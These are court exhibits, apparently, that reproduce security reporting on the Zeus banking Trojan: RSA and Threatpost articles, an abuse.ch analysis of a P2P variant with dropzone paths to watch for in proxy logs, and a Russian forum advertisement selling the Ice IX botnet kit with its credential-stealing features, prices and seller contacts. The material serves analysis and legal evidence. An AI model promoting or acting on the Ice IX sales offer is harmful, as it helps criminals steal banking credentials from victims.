EXHIBIT 8

Subscribe Here

Subscribe to the RSA blogs and podcasts for the latest posts and security updates!

Sign Me Up Now!

Search

Topics

- Authentication
- Cloud Security
- Compliance
- Consumer Security
- Cybercrime and Fraud
- Cyberwarfare
- Data Loss Prevention
- Encryption & Tokenization
- Enterprise Security
- Governance, Risk & Compliance (GRC)
- Government & Policy
- Insider Risk
- Mobile Security
- mythbusting
- Other
- PCI
- PCI DSS Feedback
- Personal Security
- Podcasts
- RSA Conference
- scams

Zeus 2.1 – Stronger & More Secure, But Will Fraudsters Upgrade?

Written on November 10, 2010 by RSA FraudAction Research Labs Comments

Just as technology continues to innovate and evolve (3D televisions anyone?) cyber criminals must also innovate to keep their “consumers” engaged. A few weeks ago, we started seeing reports of a new and improved Zeus Trojan – dubbed Zeus 2.1. This new version includes features which help it avoid analysis and hostile takeover.

Of all the improvements, the crown jewel of Zeus 2.1 is the new Digital Signature mechanism. Much like legitimate software, the latest version of Zeus verifies the *Digital Signature* on all files and data it downloads, and now also keeps most of the Trojan’s strings in encoded form.

What Inspires a Trojan Upgrade?

Just like legitimate companies do, cyber criminals listen to their customers. For example, the motivation for introducing a signature feature may have stemmed from reports of “botnet theft” issues. Since Zeus downloads a configuration file from a predefined location, competing criminals or security professionals could kidnap an entire botnet by planting a ‘poisoned’ configuration file into the fraudsters’ C&C server. Upon the Trojan’s scheduled update request, the poisoned configuration file would be downloaded into the infected bot, redirecting all communications to a different drop site altogether. This tactic can help security professionals halt potential victims from transmitting credentials or gives competitors access to the sensitive data located in the Trojan logs.

In addition, past versions of Zeus left a loophole in which security professionals were able to instruct Zeus to download a new version “upgrade” designed to actually disable the Zeus Trojan on the infected PC; essentially destroying a botnet.

The new enhancements in v2.1 make such endeavors much more difficult.

Zeus Adds Digital Signature Verification & Data Encoding

Taking a strategy right out of a security professional’s playbook, Zeus’ new configuration helps eliminate vulnerabilities by adding a Digital Signature feature to sign and encrypt the Zeus file. However, it goes one step further by not only signing the configuration file, but also has a built-in option for downloading *additional content* from specified locations, writing the content to an .EXE file and executing the newly written file. Zeus v2.1 then checks if that downloaded file is in fact *correctly signed* and will only execute the file in cases where the signature matches properly. If there is a mismatch the file is ignored and deleted from disk – effectively preventing ‘rogue’ code from committing acts of botnet theft.

Speaking of Security Podcast

- Intelligence-driven Security: New RSA research from the Security for Business Innovation Council – Podcast #233
- Tokenization: An Alternative Form of Data Protection – Podcast# 232
- CyberShop ’til You Drop – Staying Safe Online this Holiday Season – Podcast #231
- RSA Reaches Milestone of 500,000 Phishing Attacks Shut Down – Podcast #230
- An Online Community to Share Threat Intelligence – Podcast #227

RSA Connection

Blog Authors

- Idan Aharoni
- Eric Baize
- Erin K. Banks
- Heidi Bleau
- Sean Brady
- Chris Corde
- Sam Curry

Security Information and Event Management (SIEM)

Security Management

Software Assurance

Standards

transformational security

Uncategorized

Virtualization

Although applying a digital signature is the most revolutionary improvement, it was not the only upgrade added to Zeus. Most of the new resources used by the Trojan's writer, in this case the Trojan's strings and public encryption key, are all stored in *encoded form.* The strings themselves can be URLs, triggers, data collected by the Trojan, etc.

Most encoded resources are decoded on-demand to the stack. The Trojan's resources remain encoded at all times, until they are needed. Once the Trojan needs the resource, it decodes it, uses it, and then destroys the decoded copy shortly thereafter. Similar to a "self-destruct" mechanism you would see in spy movies.

This feature renders the strings used by the Trojan "invisible" to an outsider, ensuring that those who may try to analyze the malware will not be able to easily figure out its operational schemes nor access the data it harbors.

Will Fraudsters Upgrade?

While the new enhancements will appear quite enticing for many fraudsters, Zeus v2.1 was introduced *before* the public announcements on the merger between the Zeus and SpyEye Trojans. It will be hard to predict whether or not this recent upgrade will gain momentum, but so far the propagation of the latest Zeus version is fairly limited. It will be interesting to see if Zeus v2.1 makes it onto the Christmas lists of cyber criminals this year.

Subscribe to RSS

Leave a Reply

Name (required)

Mail (will not be published) (required)

Website

Submit Comment

Mike Foley
RSA Virtualization Evangelist

Seth Geftic

Bob Griffin

Dr. Ari Juels

Shannon Kellogg

Rashmi Knowles
Chief Security Architect, EMEA

Mischel Kwon

Security Management Insights

David Marsh

Nirav Mehta

SOS Podcast

RSA FraudAction Research Labs

Uri Rivner

Jason Rohlf

Steve Schlarman

Payment Security Focus

Branden Williams
CTO

Tag Cloud

Advanced Persistent Threats advanced threats APTs Archer Authentication botnet cloud Cloud Security Compliance credit card fraud cybercrime Cybercrime and Fraud Cyberwarfare dark cloud DLP eGRC encryption enVision Fraud fraudsters GRC malware Mobile Security mules PCI compliance PCI

The opinions expressed here may be personal. Content published here is not read or approved in advance by EMC and does not necessarily reflect the views and opinions of EMC.

Legal Privacy Contact RSA

EXHIBIT 9


threatpost
The Kaspersky Lab Security News Service

October 11, 2011, 8:02AM

P2P Version of Zeus Botnet Appears (/en_us/blogs/p2p-version-zeus-botnet-appears-101111)

by Dennis Fisher (/author/Dennis Fisher)
Follow@DennisF

1



(http://threatpost.com/en_us/blogs/p2p-version-zeus-botnet-appears-101111) A new version of the Zeus malware has appeared, and this does not seem to be a minor upgrade, but a major custom version of the Trojan, which now sports a P2P capability that does away with the use of the domain-generation algorithm used in earlier versions and instead uses a hardcoded list of IP addresses to provide infected PCs with new software and config files. This is a throwback to the way the malware used to behave, but it comes with a twist: There no longer is a master URL that infected machines contact to get updates, making it much more difficult to track the Trojan's activities.

Zeus has been a major focus for malware researchers for a couple of years now and the crew behind its creation has been adjusting its tactics from time to time as researchers have gotten better at tracking the bot's activities and tendencies. In addition to the attention paid by antimalware companies, some major community efforts to track the bot have appeared, and the folks behind one of them, Zeus Tracker (https://zeustracker.abuse.ch/) , have discovered the new custom version of Zeus that now includes the peer-to-peer functionality.

Many botnets have added similar capabilities in the last few years as researchers have become quite adept at finding and removing the command-and-control servers used to operate the networks of infected machines. The general idea behind the addition of a P2P feature is that if the botmaster can use other infected PCs to distribute updated software and commands to his legions of zombie machines, rather than a central C&C server, then it will be more difficult for researchers to disrupt the botnet. Traditional botnet takedown operations have typically centered on sinkholing one or more of the C&C servers responsible for sending out commands and updated files. But the absence of that centralized authority makes this process more problematic.

Editor's Pick

Duqu Attackers Using Word Docs As Attack Vector (/en_us/blogs/duqu-attackers-using-word-docs-attack-vector-111111)

Apple to Require Mac Apps to Be Sandboxed (/en_us/blogs/apple-

The version of Zeus discovered recently by the Swiss Abuse.ch group implements this strategy through the inclusion of a built-in list of IP addresses that each newly infected PC should try to contact in order to receive instructions and updated configuration files. The new bot does this by sending out UDP packets on a high-numbered port, looking for like-mided peers. If one responds, the new bot will get a new list of IPs of other infected PCs in the botnet. The version of Zeus also can remotely check which version of the malware is running on remote PCs and download an updated version, if necessary, the researchers said in a blog post analyzing the Zeus update.

There is still one C&C domain being used to control this particular Zeus botner, Abuse.ch said, but it's not a static domain. The location of the controller changes over time.

"The HTTP protocol is only being used to drop the stolen data to the Dropzone and/or to receive commands from the botnet master. In fact this means there is no longer a BinaryURL or a ConfigURL that ZeuS Tracker can track. It also makes it quite difficult for security researchers to keep track of the targets. What is interesting is the fact that if everything fails (=no working/active P2P drone can be found and the main C&C is dead) the bot will use the DGA as fallback mechanism," Abuse.ch (http://www.abuse.ch/?p=3499&utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+Abusech+%28abuse.ch+-+The+Swiss+Security+Blog%29) wrote in the analysis.

require-mac-apps-be-sandboxed-110311)

Poison Ivy RAT Still Giving Users a Rash (/en_us/blogs/poison-ivy-rat-still-giving-users-rash-110311)

Threatpost Newsletter Sign-up (/en_us/node/1690)

"At first glance these are bad news. But fortunately the new mechanism also has benefits: There is just one ZeuS C&C active at the same time, so every time the domain name gets suspended/terminated, the criminals have to push out a new config file."

From data gathered by Abuse.ch, it looks like this particular version of Zeus began a spike in activity in late September. There were some pretty large fulctuations in the number of infected IP addresses over the next couple of weeks, and Abuse.ch was able to sinkhole some of the C&C domains that the version was using. Many of the infected machines are in India, Italy and the U.S., and Abuse.ch said that the highest infected IP count was around 100,000 at one point.

The recently dismantled Kelihos botnet (http://threatpost.com/en_us/blogs/botnet-shutdown-success-story-how-kaspersky-lab-disabled-hluxkelihos-botnet-092911) also had a P2P architecture, but its structure was somewhat more complex, with several tiers of machines performing discrete tasks and picking up for one another if there was a disruption in the network.

Commenting on this Article is closed.

Kaspersky Lab Channel
and Alliance Partners
Kaspersky Lab, Threatpost Content Syndication Partners, view now

EXHIBIT 10

abuse.ch

The Swiss Security Blog

- Blog
- Newsletter
- ZeuS Tracker
- Archives
- SpyEye Tracker
- Palevo Tracker
- Contact

« Ice IX – Or Just ZeuS?
Cybercriminals Moving Over To TLD .su »

ZeuS Gets More Sophisticated Using P2P Techniques

Published on October 10, 2011 in ZeuS Tracker. 1 Comment Tags: licat, murofet, Slavik, ZeuS.


Recently, I've seen some major modifications in ZeuS murofet/LICAT.
Murofet (also know as LICAT) is a modified version of ZeuS, which is using a so called Domain Generation Algorithm (DGA) to *calculate* the current botnet C&C domain.

However, a few weeks ago I've noticed that no new murofet/LICAT C&C domain names have been registered by the criminals. I was a little bit confused and decided to analysed a recent ZeuS sample (spread through a Spam campaign targeting US citizens). When I ran the binary in my sandbox, I've seen some weird UDP traffic. My first guess was: This is not ZeuS. But after I've analysing the infection I came to the conclusion that it **is** actually ZeuS.

***** A new (custom) version of ZeuS *****

The new version of ZeuS is no longer using a DGA to determine the current C&C domain, therefore it's also not possible to pre-calculate the C&C domains that will be used in the near future. Obviously, the criminals switched back to a hardcoded C&C domain which is stored in the ZeuS config file.

The *new* version of ZeuS (v3?) implements a Kademlia-like **P2P botnet**. Similar to the Miner botnet, ZeuS is now using a "IP list" which contains IP addresses of other drones participating in the P2P botnet. An initial list of IP addresses is hardcoded in the ZeuS binary. As soon as a computer gets infected, ZeuS will try to find a active node by sending UDP packets on high ports. If the bot hits an active node, the remote node will response with a list of current IP addresses that are participating in the P2P network. Additionally, the remote node will tell the requesting node which *binary*- and *config version* he is running. If the remote node is running a more recent version, the bot will connect to it on a **TCP high port** to download a binary update and/or the current config file. Afterwards the bot will connect to the C&C domain listed in the config file using HTTP POST.



ZeuS v3 P2P Network
1.) The bot contacts a list of hard coded IPs from the binary using UDP on a high port (something like a P2P botnet)
Infected Computers (P2P Botnet)
UDP on high Port
UDP on high Port
2.) The bot(s) sends back a list of IPs from other drones participating in the botnet
TCP on high Port
4.) The bot gets the config- and binary update from the P2P network using TCP on a high port
Infected Computer
TCP on high Port
3.) The bot register himself at the ZeuS botnet controller sending a HTTP POST to gameover3.php to the botnet C&C. This method is also used to send the stolen data to the C&C
HTTP POST /gameover2.php
ZeuS Botnet controller

The HTTP protocol is only being used to drop the stolen data to the Dropzone and/or to receive commands from the botnet master. In fact this means there is no longer a BinaryURL or a ConfigURL that ZeuS Tracker can track. It also makes it quite difficult for security researchers to keep track of the targets. What is interesting is the fact that if everything fails (=no working/active P2P drone can be found and the main C&C is dead) the bot will use the DGA as fallback mechanism.


At first glance these are bad news. But fortunately the new mechanism also has benefits: There is just one ZeuS C&C active at the same time, so every time the domain name gets suspended/terminated, the criminals have to push out a new config file.

***** ZeuS sinkhole data *****

During the past few weeks I was able to sinkhole several ZeuS botnet C&Cs that were associated with this new ZeuS version. The chart below shows up the number of unique IP addresses that are associated with this ZeuS version and hitting my sinkhole. The highest IP count was about 100k unique IPs in 24hrs.



The Geo location of this ZeuS botnet looks like this:



As we can see on the chart above, India seems to have the most infected systems, followed by Italy, the United Staates and Greece. Please consider that this chart just shows the unique IPs for each country. It does **not** count the unique bot IDs.

As usual, the sinkhole data is being sent to Shadowserver. If you are a network provider / ISP please make sure that you subscribe Shadowservers drone feed to receive reports regarding infected drones in your network/AS (the service is free of charge).

***** Conclusion *****

What I can say so far is that the encryption of this new (custom) version of ZeuS haven't changed. You should watch out for the following strings in your web proxy logs, which are being used as dropzone for this ZeuS version (using HTTP POST):

- /gameover.php
- /gameover2.php
- /gameover3.php

Since I've started to track this ZeuS campaign, I've collected more than 270 unique config files.

Since the source code of ZeuS got leaked back in the beginning of 2011, several so called *custom builds* popped up in the underground which are based on the leaked source code. A good example is a recently on opensc.ws introduced bot kit called Ice IX.

So are we talking about a *new* ZeuS version which we will see being sold in the underground soon? I don't think so. This seems to be just another custom build. But there is one thing that makes this custom build unique: This build (and the previous murofet/LICAT version) is much more sophisticated than all other ZeuS builds I've seen before. Also, when I take a look at the way they operate it looks like this botnet has several **customers** using the same botnet infrastructure.

Since the guy who wrote this version of ZeuS seems to have a lot of knowledge, it could be that Slavik (the author of the original ZeuS version) has his hands on this ZeuS build. We all know how successful ZeuS was (and still is). So why should Slavik leave this business? I believe that Slavik was unwell with the fact that his trojan was in the spotlight of security researchers, security industry and LEA. Also, ZeuS has attracted a lot of script kiddies and smaller criminal groups which weren't able to pay that much of money for a product. Slavik probably dropped this business and released the source code for public to get out of this situation. But I believe that he is still developing on ZeuS, but only custom build(s) for a small circle of customers who are able to pay a lot more money that *small fishes*. This wouldn't attract that much attention from LEA an security folks, but will bring in a lot more money than dealing with *standard customers*.

We all know that the fight between criminals and security researchers is a cat and mouse game. I'm sure this wasn't the last change made to ZeuS and we will continue to see efforts from criminals to make their malware stay more under the radar.

Follow me on Twitter:
twitter.com/abuse_ch

Share this: Email Tweet 100 Facebook Reddit Share 21 Digg Print

1 Response to "ZeuS Gets More Sophisticated Using P2P Techniques"

Feed for this Entry Trackback Address

- Rafa Rodríguez
  November 21, 2011 at 15:43

  Thank you for this amazing analysis. I'm also studying the P2P communication of Zeus. Could you facilitate the md5 of the sample you analyzed? I would like to see the report of virustotal about it.

« Ice IX – Or Just ZeuS?
Cybercriminals Moving Over To TLD .su »

- ZeuS Gets More Sophisticated Using P2P Techniques | Ontheweb
  Pingback on Oct 10th, 2011 at 13:42
- Peer-to-peer update to Zeus Trojan confers resistance to take-downs | National Cyber Security
  Pingback on Oct 12th, 2011 at 18:05
- Peer-to-peer update to Zeus Trojan confers resistance to take-downs | Just Got Hacked
  Pingback on Oct 12th, 2011 at 19:12
- Cuidado: o trojan Zeus ganhou funcionalidades peer-to-peer - Vision Computer
  Pingback on Oct 13th, 2011 at 03:40
- ste williams » Peer-to-peer update makes ZeuS botnets harder to take down
  Pingback on Oct 13th, 2011 at 09:26
- Peer-to-peer update to Zeus Trojan confers resistance to take-downs - HackerMuslim.com | HackerMuslim.com
  Pingback on Oct 13th, 2011 at 14:57
- Peer-to-peer update makes ZeuS botnets harder to take down | CYBERSEECURE
  Pingback on Oct 13th, 2011 at 16:01
- ITsecurity.be - Zeus malware gains peer to peer functionality

Pingback on Oct 14th, 2011 at 14:08

- The Italian Honey Project » ZeuS P2P variant analysis
  Pingback on Jan 5th, 2012 at 16:03

Leave a Reply

Name (required)

Mail (will not be published) (required)

Website

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.

Submit

« Ice IX – Or Just ZeuS?
Cybercriminals Moving Over To TLD .su »

Subscribe

- RSS Feed

Recent Posts

- Cybercriminals Moving Over To TLD .su
- ZeuS Gets More Sophisticated Using P2P Techniques
- Ice IX – Or Just ZeuS?
- How Criminals Defend Their Rogue Networks
- How Big is Big? Some Botnet Statistics
- Introducing: Palevo Tracker
- 2011 – A Bad Start For Cybercriminals: 14 Rogue ISPs Disconnected
- The Bozvanovna ZeuS Botnet
- Introducing: SpyEye Tracker
- Phishing eBanking Credentials Using Web-Proxies

Newsletter

Email:

Submit

Categories

- Malware & Virus Analysing (86)
- Monitoring & Reporting (26)
- Security Advisory (10)
- Uncategorized (19)
- ZeuS Tracker (14)

Blogroll

- DShield
- Krebs on Security
- MELANI
- SANS ISC
- SpamCop
- Spamhaus

Projects

- AMaDa
- Palevo Tracker
- SpyEye Tracker
- ZeuS Tracker

1279 readers
BY FEEDBURNER

Donation

Donate

EXHIBIT 11

Ice - IX botnet (Полная версия)

Все форумы >> [Куплю-Продам-Работа] >> Купля/Продажа

Сообщение

nvidiag -> *Ice - IX botnet* (06.08.2011 0:34:29)

Ice IX is a new bot form-grabber similar to Zeus , but a big rival to it. It is based on modified Zeus 2 core.
The core was redesigned and enhanced. It was enhanced bypassing the proactive protection and firewall using driver mode, injects are working more stable on IE and Firefox based browsers.
The main goals were adding protection from detection by trackers, getting higher response, more stealthiness, and ****er vitality. The goals were successfully reached.
Support is also available, free updates to new version for current clients.

Main functionality:

- Key logging (with ability to get screenshots of mouse pointer zone)
- Grabbing of http and https forms and injects (standartd format of injects for Zeus) in Explorer and Mozilla Firefox (also all wininet.dll and nspr4.dll based browsers: AOL, Maxton…)
- Grabbing cookies, .sol files, saved form data
- Grabbing FTP clients: FlashFXP, Total Commander, WsFTP 12, FileZilla 3, FAR Manager 1,2, WinSCP 4.2, FTP Commander, CoreFTP, SmartFTP
- Grabbing Windows Mail, Live Mail, Outlook
- Socks 5 with back connect
- Screenshots in real-time, you can say what URL to be screened
- Getting certificates from "My" store and clearing it. After clearing new imported certificate will be saved to server
- Searching files on logical disks by mask or loading an exact file
- TCP traffic sniffer
- Wide range of command to control an infected PC (download and execute arbitrary file, setting home page, enable/disable injects, kamikaze etc…like in Zeus 2.0.8.9)

Main advantages:

- Protection from Trackers.

The config file now id getting not directly but throw the proxy.php file where you should enter the same key using for crypt data exchange between bot and control panel. If the request for config is created not by bot with the same key the 404 error will be returned. So no way to download and analyze the configuration file.
This is a major advantage if you are creating a big botnets, because the main problem of original Zeus - it is trackers.

- Higher response and ****er vitality. It is cheaper to create the botnet.
- Updates and support. All updated for 1.x.x version are free for customers
- A possibility to develop custom solutions.

In current development:
Adding http fakes for Firefox
Adding blocking/bypassing for Spy Eye
Changing of algorithm of crypting data exchane bettween bot and control panel

Price for personal licence for current version 1.0.5.

- Version with binding to host: $600/LR/WMZ . Bot and builder with ability to create config file is included
- License for builder without limitation: $1800/LR/WMZ/

Contact:

ICQ : 610875708

Jabber : iceix@secure-jabber.biz

Verified at :

exploit.in/forum/index.php?showtopic=47830 (reviews also)
xakepy.cc/showthread.php?t=70133
korovka.name/showthread.php?t=1771

Screens

Webpanel:
http://img594.imageshack.us/img594/981/admin1z.jpg
http://img600.imageshack.us/img600/5638/admin2b.jpg

Builder:
http://img146.imageshack.us/img146/7562/builderl.jpg

Ice9 новый зевсоподобный бот-формграббер.
За основу была взята версия второй линейки ZeuS и была качественно переработанна и улучшена.
Главной задачей ставилось повышение отстука относительно своего прародителя и данная задача была успешно выполнена.
Усовершенствован обход проактивных защит и фаерволлов.
Так же переработке подверглась технология инжектирования позволяющая инжектам работать гораздо стабильнее.
Бот постоянно развивается и дополняется.

Бот имеет привязку к хосту, так же постовляется расширенная версия билдера без привязки.

Стоимость лицензии с привязкой к хосту: 600WMZ/LR/WMZ USD
Стоимость лицензии без привязки к хосту: 1800WMZ/LR/WMZ USD

Контакты ICQ/Jabber: 610875708 / iceix@secure-jabber.biz (Ice IX)


---

andruxa167 -> *RE: Ice - IX botnet* (06.08.2011 2:35:10)

эх..как жаль что ты адрес коровки спалил, теперь туда школьники налетят

Страниц: **[1]**

0.141

